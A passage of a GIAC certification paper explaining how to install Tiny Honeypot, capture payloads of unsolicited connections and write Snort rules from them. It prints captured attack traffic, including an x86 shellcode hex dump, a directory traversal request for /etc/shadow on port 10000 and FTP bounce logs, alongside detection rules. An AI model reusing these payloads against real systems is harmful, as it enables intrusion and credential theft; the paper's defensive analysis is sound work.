
Global Information Assurance Certification Paper



Enhancing IDS using, Tiny Honeypot

GCIA Gold Certification

Author: Richard Hammer, hammer@lanl.gov

Adviser: Joey Niem

Outline

1. Introduction

One of the problems encountered with network intrusion detection systems is that the logging of failed connection attempts only occurs when services are not listening on a scanned port. When a RST signal terminates a TCP connection attempt, the system never sees or logs the data payload that the remote machine was trying to send into the network. There is no indication whether the connection attempt was a mistake, a mapping attempt, or a port scan looking for vulnerable services. Having some mechanism that allows those connections to be established and then watching and/or logging, the interaction between the two machines would yield some idea of the connecting machine's intent. A honeypot can provide such a mechanism by completing the connection attempt and then recording the interactions between the honeypot and the machine making the connection. Being able to capture and analyze the data payload can help determine the intent of the connecting machine. It can also provide information that allows the discovery of new exploits and the construction of custom IDS rules.

Even though the name of the tool is Tiny Honeypot, the way this paper uses the tool does not seem to meet most of the definitions for a honeypot encountered on the Internet. Precisely defining a honeypot is difficult, as can be seen from the following definitions. Each definition appears to reflect the use of such a device/resource rather than what it is.

The honeynet mailing list defines a honeypot as follows:
"A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource." [Spitzner, 2004]

Lance Spitzner defines a honeypot as follows:
"A honeypot is *a security resource whose value lies in being probed, attacked, or compromised." [Spitzner, Jan 2003]*

isp.webopedia.com defines a honeypot as follows:
"An Internet-attached server that acts as a decoy, luring in potential hackers in order to study their activities and monitor how they are able to break into a system. Honeypots are designed to mimic systems that an intruder would like to break into but limit the intruder from having access to an entire network." [ISP, 2006]

The intention of the honeypot installed for this paper is not to be probed, attacked, or compromised nor is it to invite attackers, rather the intention is to try to understand the network traffic that should not be on the network and allow intrusion detection rules to be written that alert upon detecting the unwanted traffic. The system on which THP was installed is a fully patched Fedora Core 4 [Fedora, 2006] system that provides ssh access (TCP port 22) and serves up web pages (TCP port 80). DNS (UDP port 53) is the only outgoing traffic allowed and no ports other than TCP 22 and 80 are legitimately listening. A separate IDS system was setup to alarm on any outgoing traffic from

the machine, just in case the system is hacked during THP testing.

George Bakos the author of Tiny Honeypot supplies a README file that provides insight about how he feels about honeypots:

“This is a neat toy. That's all it is.” [Bakos, 2002]

“The concept is simple: listen and record. The only problem is that the bad guys cannot speak until after a connection comes up. So we give them one. On any port they want. Period.”[1][Bakos, 2002]

The way George defines the Tiny Honeypot fits the spirit of this paper, so the following definition of a honeypot is the most applicable:

A honeypot is a network resource that provides a mechanism for completing network connections not normally provided on a system and logging those connection attempts.

2. Goal

This paper will describe how to install, use, and deploy Tiny Honeypot (THP), written by George Bakos [Bakos, 2002], and then use the data returned by THP to write custom IDS rules. THP completes the incoming connection, records data received, can return custom responses, and simulate any application layer protocol. Completing the TCP connections allows the IDS to see the data payload

instead of just the connection attempt. Seeing the data payload allows the analysis to be able to look at the traffic and write IDS rules to match the payload. THP is not the most polished honeypot available on the Internet but it works, is easy to learn, and simple to modify. It does require a basic understanding of TCP/IP, iptables, xinetd, and Perl to use effectively. Playing with THP will most certainly improve one's understanding in all of those topics.

3. Basic Concept of operation

Before turning on THP a basic understanding of how it operates is required. THP uses iptables [Netfilter, 2006] to make decisions on how to direct incoming TCP/IP traffic. George Bakos provides a sample iptables script (iptables.rules) that will run under most environments with very little modification. One of the nice things about THP is that it allows services that are currently running on the system to continue running without THP interfering with them. The system THP was installed on normally listens on TCP ports 22 and 80, so configuring the variable GOOD_SVCS="80, 22" will allow the system to continue servicing http and ssh requests normally. The default iptables.rules script will redirect all other TCP ports, not defined by GOOD_SVCS. Custom listening ports are defined by the variable HPOT_TCP_SVCS, George Bakos provides custom listeners for FTP (TCP port 21) and HTTP (TCP port 80) in the default iptables.rules file. The system uses HTTP (TCP port 80) as a good service, so the default rule was redefined to HPOT_TCP_SVCS="21". George

has also written some scripts for handling PORTMAP and enabled them in the default settings; this paper will not cover those scripts therefore they will be turned off. PORTMAP and RPC are complicated to describe and would require a separate paper covering just that topic.

The ports defined by HPOT_TCP_SVCS redirect to port HPOT_TCP_SVCS+40,000 and the sessions are then handled with custom xinetd files. The xinetd [xinetd, 2006] files contain information on the listening port, server (/usr/local/thp/logthis in this case), and server arguments. The server argument passed to logthis defines which Perl script is the custom service handler. logthis is the master Perl script that sets up several THP environment variables and calls the custom Perl functions for each server argument. Any TCP port that does not have a custom listener redirects to TCP port 6635 by default, establishes a connection, and then returns an interactive shell to the remote machine.

By default, /var/log/hpot contains all of the connections and commands that THP handled. /var/log/hpot/captures is the master log file, containing all attempted connections, and each individual capture has a file containing the interactions of each connection. The individual capture file names correspond to the sessionID listed in the captures file. THP derives the sessionID from the data capture time, not from the connection time [Bakos Readme, Appendix A]. The default iptables.rules also logs to /var/log/messages. The README file provided with the download package provides decent instructions on

installing THP. Everything worked fine after modifying a few variables and installing xinetd.




Figure 1) THP Flow Diagram

4. Installation Instructions

The first step in deploying THP to help gather payload data for your IDS is to download and save it to a local disk:

http://www.alpinista.org/thp/

LATEST-IS-thp-0.4.6.tar.gz is the name of the file. After gunzipping and untarring the archive, the README file indicated that George would like the file in /usr/local. The command that will do this in a single step is:

```
tar -xzf LATEST-IS-thp-0.4.6.tar.gz -C /usr/local
```

This will extract the archive into a directory called /usr/local/thp-0.4.6; however, the default install files expect everything to be in a directory called /usr/local/thp. To ensure that the defaults work, either rename the thp-0.4.6 directory to /usr/local/thp, change the config files, or a create link. Creating a soft link is probably the best choice. Create the link with the following command:

```
ln -s /usr/local/thp-0.4.6 /usr/local/thp
```

The following are the extracted files, the result of “ls /usr/local/thp” (directories in **BOLD**):

CHANGELOG	iptables.rules	logthis
thp.conf	fakerpc	README THIS
thpfunc.pl	**lib**	**xinetd.d**

thp.conf is the file where the THP variables are defined. For instance, the variable $logdir stores the location where the log files will be written. If there are concerns about the /var partition filling up with log files, then a new disk could be mounted on mount point /thplog and redefine $logdir = "/thplog/hpot". Appendix B is George's complete thp.conf file. For the install used in this paper, the default values worked fine.

The lib directory holds the individual Perl scripts that handle the custom listeners already written for THP and the xinetd.d directory contains the corresponding xinetd configuration files.

The lib directory shows the custom responders that George has already written (directories in **BOLD**):

Apache	ftpd.orig	ftpport.pl
index.html	nullresp.pl	shell.pl
smtp.pl.ref	thpfunc.pl	catchall.pl
ftpd.pl	http.pl	**Microsoft-IIS**
shell	smtp.pl	smtptab

The xinetd directory gives some example xinetd configuration files:

hpot	thp-ftpd	thp-httpd	thp-pasv

The default xinetd handler/responder is hpot. The hpot xinetd configuration file follows:

```
# default: off
# description:  A generic listener that calls a logging script to
#               record all data (keystrokes, autoroot scripts, etc.)
```

```
#               Be sure to change the disable line, only if ye be men
#               of valor.

service thp
{
        type                    = UNLISTED
        socket_type             = stream
        wait                    = no
        user                    = nobody
        protocol                = tcp
        server                  = /usr/local/thp/logthis
        server_args             = shell
        port                    = 6635
        disable                 = yes
        instances               = 10
        per_source              = 1
```

Change the disable line from yes to no and copy the file into the /etc/xinetd.d directory to recreate the settings used for this paper. hpot is the default handler for all services not defined by the GOOD_SVCS or HPOT_TCP_SVCS variables, so this file absolutely must be copied into /etc/xinet.d to ensure that all access is handled and logged appropriately. The example constructed for this paper also defines 21 as a HPOT_TCP_SVCS, so it was also necessary to copy the files thp-ftpd and thp-pasv into the /etc/xinetd.d directory.

Note: All of the xinetd configuration files call logthis and use the server_args to distinguish between the Perl subroutines called from logthis. Example server_args in the supplied xinetd files follow:

```
hpot ->     server_args       = shell
thp-pasv -> server_args       = nullresp
thp-ftpd -> server_args       = ftp
thp-https-> server_args       = http
```

If additional THP responders are created then a new xinetd listener needs to be listed, the port on which to listen and the server_args passed to logthis defined, the port

added to the HPOT_TCP_SVCS variable, and the Perl handler subroutine written.

George has also written some handlers for portmap, but for this paper they were turned off by defining the iptables.rules variable PORTMAP="no".

Please note that the sample iptables.rules file will override the current iptables configuration; if this is not desirable then the iptables.rules script needs to be modified to include the current firewall rule set.

5. Testing

Before deploying THP, take steps to protect the system, and the network on which the machine connects, from being hacked. The test configuration for this paper included two separate machines that logged all traffic from the THP machine. The first machine is set up to record a tcpdump [tcpdump, 2006] capture of all traffic to/from the THP machine. The command used to capture this traffic follows (Note 192.168.0.195 is the THP machine):

```
tcpdump -nn -x -s 1500 host 192.168.0.195 -w 27aug06.cap
```

Snort [snort, 2006] (Version 2.6.0, Build 59) was installed on another machine following the directions provided in the SANS Intrusion Detection Hands-on workbook. After registering as a user at snort.org, the latest rules were available for download. There are many bad implications if the honeypot is hacked and starts connecting out of the network, so the following snort rule

will alarm on any TCP traffic initiated from the THP machine.

```
alert tcp 192.168.0.195 any -> any any \
(flow:stateless, no_stream; flags: S; msg:"Connect from
TINY server";)
```

To make sure the snort rule worked, the machine at 192.168.0.195 established a connection to the machine dumping the full tcpdump audit file, which resulted in the following alarm appearing in the /var/log/snorts/alert file:

```
[**] [1:0:0] Connect from TINY server [**]
[Priority: 0]
08/27-19:32:54.687184 192.168.0.195:44109 -> 172.168.0.74:22
TCP TTL:64 TOS:0x0 ID:37676 IpLen:20 DgmLen:60 DF
******S* Seq: 0x92452DEA  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 50272671 0 NOP WS: 2
```

The following lines added to the iptables.rules file prevent any outgoing connections initiated from the THP machine, except DNS queries:

```
$IPTCMD -A OUTPUT –p udp –-dport 53 -j ACCEPT
$IPTCMD -A OUTPUT –p tcp -j DROP
$IPTCMD -A OUTPUT –p udp -j DROP
$IPTCMD -A OUTPUT –p icmp -j DROP
```

The next step is to start THP, by starting the iptables.rules script, and then make that the THP machine is running normally. The configuration created for this paper should allow an ssh connection into the machine and the web pages the THP machine normally serves up to be accessed.

The next test is to telnet into the THP machine using a port on which THP will respond. The following is a telnet session to port 1000 on the THP machine:

BOLD is the response that THP gave back:

```
telnet 192.168.0.195 1000
Trying 192.168.0.195...
Connected to 192.168.0.195 (192.168.0.195).
Escape character is '^]'.
[root@localhost root]# pwd
/root
[root@localhost root]# ls
[root@localhost root]# whois
[root@localhost root]# whoami
root
[root@localhost root]# exit
Connection closed by foreign host.
```

Checking the /var/log/hpot log files shows the creation of two files, `44F282CCF089E.shell` and `captures`.

captures displays a single line for each connection:

```
# cat /var/log/hpot/captures
Aug 27 23:44:44 SID=44F282CCF089E.shell PID=4023 SRC=192.168.0.73
SPT=45468 ET=00:00:27 BYTES=30
```

For every line in the captures file, a corresponding shell file will show the commands entered during the session:

```
# cat /var/log/hpot/44F282CCF089E.shell
pwd
ls
whois
whoami
exit
```

Verify ftp capture by starting an ftp session and observing the following output displayed on the system that initiated the connection:

```
# ftp 192.168.0.195
Connected to 192.168.0.195.
220 localhost.localdomain.localdomain FTP server (Version wu-2.6.1-16)
ready.
530 Please login with USER and PASS.
```

```
530 Please login with USER and PASS.
KERBEROS_V4 rejected as an authentication type
Name (192.168.0.195:root):
331 Password required for root
Password:
230 User root logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,0,195,131,165)
150 Opening ASCII mode data connection for 'file list'.
pwd
quit
receive aborted
waiting for remote to finish abort
226 Transfer complete.
500 òABOR: command not understood.
```

The captures file showed the ftp connection and that THP created a file called 44F2860BA622E.ftp that listed the command parameters exchanged and the commands that were typed.

```
# cat /var/log/hpot/captures:
Aug 27 23:58:43 SID=44F2861383722.nullresp PID=4101 SRC=192.168.0.73
SPT=47006 ET=00:00:16
```

```
# cat /var/log/hpot/44F2860BA622E.ftp
AUTH GSSAPI
AUTH KERBEROS_V4
USER root
PASS tester
SYST
PASV
LIST
ÿôòABOR
```

Another test was conducted by trying to connect netcat to a udp port, but since THP does not support UDP there was no expectation of a connection or log entry. THP did log a null response in the captures file for the udp traffic, but did not create a separate file containing the payload.

The final test was to attempt a buffer overflow on THP. Sending HUGE files via netcat to the THP machine did not

result in a buffer overflow condition. Then the machine received text, executable, and picture files and THP logged them all without issue. Finally, a dd of the memory from a Linux box was pushed in via netcat just to make sure THP could handle strange characters. The largest file sent was 5 MB, which indicates that putting the THP logging directory on a separate partition is a good idea so that the captured payloads will not fill up the volume used for the operating system.

The netcat command used to push files to the THP machine follows:

```
cat largefile | nc 192.168.0.195 100
```

George Bakos has done a solid job of making sure that THP performs as expected, remains stable, and handles large unexpected input values.

6. Results

One week of running THP recorded 927 hits on ports that the THP system does not normally service. None of this traffic should have been coming into the network, so all of that traffic is unusual and possibly malicious. A listing of some of the more interesting captures appears in appendix C of this paper.

The act of running THP and having it completing the TCP 3-way handshake already enhanced the deployed snort IDS system. The snort IDS system would not have alerted on the following events had the machine RESET the connection

because the snort machine never would have seen the payload.

There were three alerts during the week that included shell code with NOOPs. Snort was able to alert on the traffic because it was able to see the NOOPs (hex 90 in the tcpdump output) in the payload because THP completed the connection.

```
[**] [1:648:8] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
08/29-12:07:48.740868 213.84.161.10:13830 -> 192.168.0.195:41523
TCP TTL:119 TOS:0x0 ID:41040 IpLen:20 DgmLen:1215 DF
***AP*** Seq: 0x1168F15F  Ack: 0x948ADD1A  Win: 0xFFFF  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

Below is the hex output from tcpdump that shows the NOOP payload:

```
                        9b 41 41 41 41 41 41 41 41  ...~...AAAAAAAAA
0040   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0050   41 41 41 41 41 41 90 90 90 90 90 90 90 90 90 90  AAAAAA..........
         ……….CUT OUT DUPLICATE lines…..
0430   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0440   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0450   90 90 90 90 90 90 90 90 eb 04 62 13 c0 20 29 c9  ..........b.. ).
0460   83 e9 b7 d9 ee d9 74 24 f4 5b 81 73 13 57 f7 36  ......t$.[.s.W.6
0470   03 83 eb fc e2 f4 ab 9d dd 4c bf 0e c9 fc a8 97  .........L......
0480   bd 6f 73 d3 bd 46 6b 7c 4a 06 2f f6 d9 88 18 ef  .os..Fk|J./.....
0490   bd 5c 77 f6 dd e0 67 be bd 37 dc f6 d8 32 97 6e  .\w...g..7...2.n
04a0   9a 87 97 83 31 c2 9d fa 37 c1 bc 03 0d 57 73 df  ....1...7....Ws.
04b0   43 e0 dc a8 12 02 bc 91 bd 0f 1c 7c 69 1f 56 1c  C..........|i.V.
04c0   35 2f dc 7e 5a 27 4b 96 f5 32 97 93 bd 43 67 7c  5/.~Z'K..2...Cg|
04d0   76 0f dc 87 2a ae dc b7 3e 5d 3f 79 78 0d bb a7  v...*...>]?yx...
04e0   c9 d5 66 2c 50 50 31 9f 05 31 3f 80 45 31 08 a3  ..f,PP1..1?.E1..
04f0   c9 d3 3f 3c db ff 6c a7 c9 d5 08 7e d3 65 d6 1a  ..?<..l....~.e..
0500   3e 01 02 9d 34 fc 87 9f ef 0a a2 5a 61 fc 81 a4  >...4......Za...
0510   65 50 04 b4 65 40 04 08 e6 6b 82 a3 97 09 31 9f  eP..e@...k....1.
0520   2a aa 31 a4 bf e2 c2 9f da fa fd 97 61 fc 81 9d  *.1.........a...
0530   26 52 02 08 e6 65 3d 93 50 6b 34 9a 5c 53 0e de  &R...e=.Pk4.\S..
0540   fa 8a b0 9d 72 8a b5 c6 f6 f0 fd 62 bf fe a9 b5  ....r......b....
0550   1b fd 15 db bb 79 6f 5c 9d a8 3f 85 c8 b0 41 08  .....yo\..?...A.
0560   43 2b a8 21 6d 54 05 a6 67 52 3d f6 67 52 02 a6  C+.!mT..gR=.gR..
0570   c9 d3 3f 5a ef 06 99 a4 c9 d5 3d 08 c9 34 a8 27  ..?Z......=..4.'
0580   5e e4 2e 31 4f fc 22 f3 c9 d5 a8 80 ca fc 87 9f  ^..1O.".........
0590   c6 89 53 a8 65 fc 81 08 e6 03 90 90 90 90 90 90  ..S.e...........
05a0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
05b0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
05c0   90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
05d0   90 90 90 90 90 90 90 90 90 90 90 90              ............
```

George Bakos has written a very good custom listener for FTP traffic; his FTP code produced the coolest interactive capture of the week. First, it captured what appeared to

be a scan looking for open FTP ports, and then captured what appears to be an interactive session that lasted almost 60 seconds. The listing below is the capture of what appeared to be an interactive session:

```
44F46BEAEE5.ftp
USER anonymous
PASS Rgpuser@home.com
CWD /
MKD 060829192657p
RMD 060829192657p
SYST
REST 1
PASV
PORT 83,186,38,151,220,164
```

The THP machine received a lot of traffic from machine 83.186.38.151 (d83-186-38-151.cust.tele2.be) and it tripped several known snorts alerts. Listed below is one of them.

```
[**] [1:3441:3] FTP PORT bounce attempt [**]
[Classification: Misc Attack] [Priority: 2]
08/29-12:03:03.915218 83.186.38.151:50650 -> 192.168.0.195:21
TCP TTL:86 TOS:0x0 ID:13881 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0x7D3CF100  Ack: 0x82A8C820  Win: 0x9554  TcpLen: 20
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=10081][Xref =>
http://cve.mi
tre.org/cgi-bin/cvename.cgi?name=1999-0017][Xref =>
http://www.securityfocus.com
/bid/126]
```

The attention the THP machine received after the initial scans is certainly a reason not to install a honeypot on a system you care about or on a machine in a production network. After 1 week of running THP on a web server, it made sense to move THP to another machine and redirect undesirable traffic going to the new THP machine.

7. Using THP results to write new snort rules

The final goal of this paper is to analyze the THP data and write snort IDS rules that will catch this traffic and alert when it comes into the network. Since THP completes the TCP 3-way handshake, we are able to write rules based on the data payload of that traffic, not just the TCP port numbers.

The following examples demonstrate how to use THP to interact with the remote machine, complete the 3-way handshake, and capture the transmitted data. Capturing this traffic allows for data analysis, possible payload determination, and writing custom THP listeners and/or IDS rules.

Example 1:

THP capture 44F75D6380162.shell was selected as a demonstration example for several reasons; it did not set off a snort alert using the most up to date snort rules, there was a lot of traffic coming into the network attempting to connect on port 10000, and every connection to port 10000 eventually tried to get either /etc/passwd or /etc/shadow.

```
# cat 44F75D6380162.shell
::::::::::::::
GET/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%
01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..
%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/.
.%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01
/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%0
1/..%01/..%01/..%01/..%01/..%01//etc/shadow HTTP/1.1
Host: XXX.XXX.XXX.XXX:10000
```


```
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, */*
```

To get the port and IP information for the connection, the listing for 44F75D6380162.shell needs to be located in the captures file:

```
grep 44F75D6380162.shell captures
Aug 31 16:06:27 SID=44F75D6380162.shell PID=29450 SRC=212.227.65.75
SPT=36301 ET=00:00:10 BYTES=519
```

TCP port 10,000 is of interest, so Ethereal [Ethereal, 2006] or tcpdump [tcpdump, 2006] can be used to look at all of the TCP port 10,000 traffic.

The following is an ethereal screenshot of the payload:



Ethereal output using tcp.port==10000 filter

Looking at the data payload after the completion of the TCP 3-way handshake (coming to TCP port 10,000) started with the string, “GET/unauthenticated/”.

The following snort rule alerts when this traffic appears on the network (local.rules):

```
alert tcp $EXTERNAL_NET any -> $HOME_NET !80 \
(content:"GET /unauthenticated/"; msg:"Get unauthenticated";)
```

To check the rule out, ensuring that it alerted on the traffic, the full tcpdump data capture ran back through snort by using the following command:

```
snort -r aug27.cap –l /home/tinydumpaugust/test1/
```

Checking the alert file in the test1 directory revealed that snort had alerted on all of the traffic that matched the signature captured during the week THP was running. The data feeding the capture file was verified by loading it into ethereal.

The following is what the alert looks like:

```
[**] [1:0:0] Get unauthenticated [**]
[Priority: 0]
08/28-16:59:40.791435 213.195.75.14:55915 -> 192.168.0.195:10000
